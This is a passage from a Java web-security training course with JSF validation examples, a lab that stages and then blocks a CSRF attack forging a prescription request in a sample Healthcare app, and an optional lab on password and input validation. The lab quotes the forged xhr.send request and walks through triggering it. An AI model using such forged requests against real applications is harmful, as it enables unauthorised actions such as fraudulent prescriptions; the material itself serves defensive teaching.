 - **name** is subject to RE validation using a custom validator, declared in the JSF configuration file as **nameValidator**:

```
<h:inputText id="name" label="name"
  value="#{personalInfo.name}" required="true"
  validator="#{nameValidator.validate}"
/>
<h:message for="name" errorClass="error" />
```

- For **age** we use the **required** attribute and the built-in value-range validator for integral types:

```
<h:inputText id="age" label="age"
  value="#{personalInfo.age}" required="true"
>
  <f:validateLongRange minimum="18" maximum="120" />
</h:inputText>
```

- Again, two more uses of REs, and then for **reference** we use the built-in string-length validator:

```
<h:inputText id="reference" label="reference"
  value="#{personalInfo.reference}" required="true"
>
  <f:validateLength maximum="40" />
</h:inputText>
```

JSF Validation

EXAMPLE

- Those custom validators are declared, each as an instance of a common class, in **docroot/WEB-INF/faces-config.xml**:

```
<managed-bean>
  <managed-bean-name>nameValidator
    </managed-bean-name>
  <managed-bean-class>cc.jsf.RegexValidator
    </managed-bean-class>
  <managed-bean-scope>application
    </managed-bean-scope>
  <managed-property>
    <property-name>pattern</property-name>
    <property-class>java.lang.String
      </property-class>
    <value>([A-Za-z\'\-\-]+)( [A-Za-z\'\-\-]+)+</value>
  </managed-property>
  <managed-property>
    <property-name>errorMessage</property-name>
    <property-class>java.lang.String
      </property-class>
    <value>You must provide first and last name
      at a minimum.</value>
  </managed-property>
</managed-bean>
```

JSF Validation


EXAMPLE

- **cc.jsf.RegexValidator** is a simple JavaBean, with **pattern** and **errorMessage** properties, its validate method just pipes these configured values into the **matches** method:

```
public void validate (FacesContext context,
    UIComponent component, Object value)
{
    if (!((String) value).matches (pattern))
        throw new ValidatorException (new FacesMessage
            (errorMessage, errorMessage));
}
```

- Build and test this version of the application, from the same URL:

`http://localhost:8080/Validation`



The screenshot shows a web form with five input fields, each with a validation error message displayed in red text to the right of the field:

- Field: "Enter your full name:"
Value: "W.W. Provost"
Error: "You must provide first and last name at a minimum."
- Field: "Enter your age:"
Value: "14"
Error: "age: Validation Error: Specified attribute is not between the expected values of 18 and 120."
- Field: "Enter your e-mail address:"
Value: "me@my.com"
- Field: "Enter your social security number:"
Value: "89898989"
Error: "Invalid SSN."
- Field: "Where did you hear about us?"
Value: "seemed fascinating so I"
Error: "Please limit the reference to 40 characters."

Password Validation

LAB 3B**Optional**

Suggested time: 45 minutes

In this lab you will implement stronger validation for various values that make up a user profile in the Healthcare application. Especially, you'll set constraints that require that any new passwords be reasonably strong.

Detailed instructions are found at the end of the chapter.

Evaluation
Only

SUMMARY

- **By now it's clear that the problem of web application security is as complex and wide-ranging as the myriad attack vectors that have been discovered by hackers and security professionals.**
- **There is no such thing as a 100% secure application.**
- **But a relatively small, knowable list of best practices can go a long way for any business application.**
- **Beyond that, simply being mindful of security concerns throughout the development process will help avoid design and implementation gaffes that might be exposed later.**
 - Software development is naturally a creative process.
 - Secure development requires, not so much a destructive mind-set, but that the developer's creativity be channeled into how things might be broken, rather than entirely into how they can be made to work.

Forging Prescriptions

LAB 3A

In this lab you will implement partial sequence protection for the process of prescribing medication. You'll review a CSRF attack against the Healthcare application that succeeds against the current version. You'll create two servlet filters: one to generate a token for the current response, and one to check that token against the incoming request. You'll configure those filters and modify one of the JSPs to put the token in place for the critical sequence that is under attack. This will foil the illustrated attack, although more work would be required to make the application really bulletproof.

Lab workspace:	Labs/Lab3A
Backup of starter code:	Examples/Health/Step6
Source for CSRF attack:	Examples/HackerCentral
Answer folder(s):	Examples/Health/Step7
Files:	src/cc/security/web/GenerateRequestToken.java (to be created) src/cc/security/web/CheckRequestToken.java (to be created) docroot/WEB-INF/web.xml docroot/prescribe.jsp

Instructions:

1. Build and deploy the starter application.
2. Open **Examples/HackerCentral/CSRFHack.html** and search for the string "xhr.send". You'll see the critical moment in the CSRF hack you're about to test, where Ajax code fires off a forged request:

```
xhr.send  
( "patient=1&medication=Pills&dosage=1&frequency=Daily&refills=3&notes=&  
prescribe=Send+Prescription" );
```


3. Let's say you're Ty Beard, and you want a prescription you can't get. Edit this file to use this patient's ID – as discovered in our earlier example:

```
xhr.send  
( "patient=11&medication=Pills&dosage=1&frequency=Daily&refills=3&notes=  
&prescribe=Send+Prescription" );
```

4. Save the file.

Forging Prescriptions**LAB 3A**


5. Log in to the application as **feelgood/mrsmd**, and let the browser rest on the home page.
6. Open a second tab or separate window from the browser, and use that tab or window to load **CSRFHack.html**.



If you're using IE6, you'll see a banner at the top, warning of "active content." So we see that browsers are trying to do their part to thwart certain sorts of attacks. But we can't rely on that. Click the banner and choose **Allow Blocked Content ...** and then click **Yes** on the warning dialog.

Forging Prescriptions**LAB 3A**

7. Scroll down to the second entry in this hypothetical doctor's forum, and click the link embedded in it:



8. Nothing seems to happen, and the user may just write it off as a bad link. But, take a look at the Tomcat console and you'll see this (or something like it – the prescription number is random):

```
Sending prescription 353488617 to the pharmacy ...
```

This shows us that the forged request to prescribe medication succeeded. Now this is a tricky attack to carry off, and could easily misfire for lots of reasons. But the possible damage is almost unbounded, depending on the request itself and the nature of the target application.

Close the browser windows.

The sequence we need to protect is this:



9. Create a new filter class **cc.security.web.GenerateRequestToken**. You might use **cc.health.web.IDFilter** as a template, to save yourself the trouble of writing out the skeleton of a servlet filter. Just change the class name and wipe out the **doFilter** implementation – except for the first two variable declarations, as **realRequest** and **session** will come in handy, and the last line, since we do want to let processing continue to other filters and servlets.
10. Define a field **generator** and initialize it with a new instance of **SecureRandom**. (Import this class from package **java.security**.)
11. In **doFilter**, initialize a local **long** variable **nextToken** with a call to **generator.nextLong**.

Forging Prescriptions**LAB 3A**

12. Write a line to the console saying that you're setting this token value. (We'll drop a few of these temporary diagnostics into the code for now, until we see it working.)
13. Set **nextToken** as a session attribute whose name is **Attributes.REQUEST_TOKEN**. (An **Attributes** class, similar to the one in **cc.health.web**, has been prepared with this value.) We'll use this on the next request, comparing it to the value of any request parameter of the same name.
14. Create a second filter **cc.security.web.CheckRequestToken**. Again, clean out the guts of **doFilter**, but leave **realRequest**, **session**, and the **doFilter** call at the end.
15. Declare another variable at the top: **realResponse**, which is just **response** downcast to **HttpServletResponse**.
16. Write a line to the console saying you're checking the incoming request, and include the results of a call to **realRequest.getRequestURI**.
17. Initialize a local **Long** called **expectedToken** by deriving the session attribute you stored in the first filter.
18. Remove that session attribute, as it will no longer be good after this request, no matter what else happens.
19. Initialize a local **String** called **actualToken** to the request parameter whose name is **Attributes.REQUEST_TOKEN** – if any.
20. Write the expected and actual values to the console.
21. Now, if the **expectedToken** or **actualToken** is **null**, or if the two values aren't equal (use **Long.parseLong** on **actualToken** – don't just compare object references!), then open a block of code and carry out the following actions:
 - Invalidate the session.
 - Write an error message to the console.
 - Use **realResponse** to **sendError**, passing **HttpServletResponse.SC_FORBIDDEN** and an error string as arguments.
 - Return from the method, so that **doFilter** is not called.
22. Open **web.xml** and configure your new filters – adding your configuration right at the top of the list of filters so that they will be first in the chain. Put the **GenerateRequestToken** filter in place for the URL `"/SetUpPrescription"`, and the **CheckRequestToken** filter for the URL `"/PrescribeMedication"`.

This will establish protection over a very short sequence. This would not be enough for general purposes, but it will foil the attack we just saw and illustrate the power of this technique.

Forging Prescriptions**LAB 3A**

23. Open **prescribe.jsp** and add a hidden input field to the HTML form:

```
</table>
<input type="hidden" name="requestToken" value="{requestToken}" />
<input type="submit" class="button"
  name="prescribe" value="Send Prescription" />
</form>
```

24. Build and test the application. You can try a normal process of prescribing medication (as an authenticated doctor, that is), and notice the logging in the Tomcat console as you move through:

```
SETTING -8289521069104109470
CHECKING /Health/PrescribeMedication
  Expecting -8289521069104109470
  Actual is -8289521069104109470
Sending prescription 1688664443 to the pharmacy ...
```

25. Shut down the browser, and try the hack we walked through at the beginning of the lab. Instead of the indication that the hack succeeded, that we saw before, you'll now see something like this (the output below is produced if you run the **CSRFHack.html** against the answer code to this lab):

```
CHECKING /Health/PrescribeMedication
  Expecting null
  Actual is null
Attempted session hijacking detected; terminating this user session.
```

Password Validation

LAB 3B**Optional**

In this lab you will implement stronger validation for various values that make up a user profile in the Healthcare application. Especially, you'll set constraints that require that any new passwords be reasonably strong.

Lab workspace:	Labs/Lab3B
Backup of starter code:	Examples/Health/Step7
Answer folder(s):	Examples/Health/Step8
Files:	src/cc/health/web/ChangeProfile.java docroot/profile.jsp

Instructions:

1. If you like, build and test the starter version of the application, and notice all the invalid values that you can supply through the profile page. Some are harmless, while some trigger exceptions on the server side that manifest in the browser as “internal server error” messages.
2. Open **ChangeProfile.java** and see **//TODO** comments scattered about the **doPost** method. Notice that the request parameters are gathered into local strings at the top of this method.
3. First, just above the **//TODO** comment about validating the email address, declare a local **List<String>** called **errors** and initialize it to a new **ArrayList<String>**.
4. Start with the **email** field: under the corresponding **//TODO** comment, check that **email.matches** a regular expression for email addresses – which you can swipe from **Examples/Validator/Servlets**. If not, add a message to **errors**.
5. Do the same thing for the **phone** number; invent your own RE or use the one below:

```
^[0-9]{3}-?[0-9]{3}-?[0-9]{4}(x[0-9]+)?$
```
6. Change the way we handle the case of a username that's already taken in the database: instead of sending a 500 error, just add an error message to the list.
7. The rest of our constraints have to do with username and password, and are implemented inside a conditional block based on the **changingCredentials** variable. First, make sure that the **username** is between six and 20 characters in length.
8. Scan **username** for **<>** characters; the RE is shown below, and remember that now we're going to add an error message if the string does match the pattern.

```
.*[<>].*
```

Password Validation**LAB 3B**

9. Check that **password1** equals **password2**. Our remaining constraints will be applied to **password1** only.
10. Enforce similar length constraints on **password1** as those you implemented for **username**.
11. Enclose the rest of the method body in a conditional block so that it will only be executed if the **errors** list is empty – except for the very last statement, since we want to call **dao.close** in any case.
12. Add an **else** and open a code block in case there are error messages. Start by setting a request attribute for the errors map, so the JSP can read out the messages. The key is a prepared string **Attributes.ERROR_MESSAGES**.
13. Set the phone, email address, and username as request attributes as well, so that the JSP can restore the user's work rather than making the user start from scratch. Keys are **Attributes.PROFILE_EMAIL**, **Attributes.PROFILE_PHONE**, and **Attributes.PROFILE_USERNAME**.
14. “Forward” back to **profile.jsp** so the user can try again.
15. The JSP already has code to produce any error messages found in the map. So, build and test now, and see that your constraints are being applied. You should see responses like this one when input is not totally valid:

Please correct the following issues and re-submit:

- You must provide a valid email address.
- Phone number must be of the form NNN-NNN-NNNN, with an optional extension starting with an 'x'.
- Confirmation password didn't match.
- Your password must be at least 6 characters long.
- Your password must contain at least one lowercase letter, one uppercase letter, one punctuation character, and one digit.

First name: Emanuel
Last name: Martinez
E-mail address:
Phone number:

Password Validation**LAB 3B****Optional Steps**

16. Another bit of cleanup that you might do at this point: notice in **profile.jsp** that all the `<input>` tags that echo previous inputs do so with simple JSP expressions:

```
<input type="text" name="email" value="{email}" />
```

17. Best practice here is to wrap the JSP expression in a `<c:out>` tag, so that all markup characters encountered in the value will be escaped, to defeat any XSS attacks. This is just about moot for these fields at this time, since your validation constraints make it pretty well impossible to write a script into any of the echoed fields. Still, defense in depth: let's carry out the good practice and not rely on constraints that, who knows, may change over time.

(Oddly, passwords are still fairly vulnerable, and if anything we'd like to encourage users to put markup and other punctuation characters in there. But the key is that passwords are never echoed to response pages – really bad idea. So XSS isn't much of a concern there.)

18. Add these tags. The resulting syntax takes a little getting used to, but it is completely valid, as the JSP processing happens first, and by the time the browser has to render the HTML, the custom tag is gone, replaced by whatever it produces during JSP compilation and processing. Here's the refactoring of the **email** tag:

```
<input type="text" name="email" value="{c:out value="{email}" />" />
```

19. Try one more password constraint. This is a tricky one. We want to insist that a password contain at least one of each of four character classes: uppercase letters, lowercase letters, digits, and punctuation characters.

So, after your other password checks in **ChangeProfile.doPost**, test if **password1.matches** each of four regular expressions:

```
.*[A-Z].*
.*[a-z].*
.*[0-9].*
.*[!@#\$%^&*()\-_\+=/\\\\\\|\\?\\.\\,\\[\\]\\{\\}\\}].*
```

That last one's a bear! Be very careful with the syntax, and if your code doesn't seem to be working, start by taking this one out of play until the others work. The character escaping (once for Java and once for the RE processor) makes this hard to read, but basically this RE will match any string that has at least one occurrence of any of the following characters:

```
!@#\$%^&*() -_+=/\\|?\\.\\,\\[\\]\\{\\}\\}
```

20. If the given password doesn't match all four REs, add a message to **errors**.
21. Build and test, and see that any password changes now must meet these stricter standards.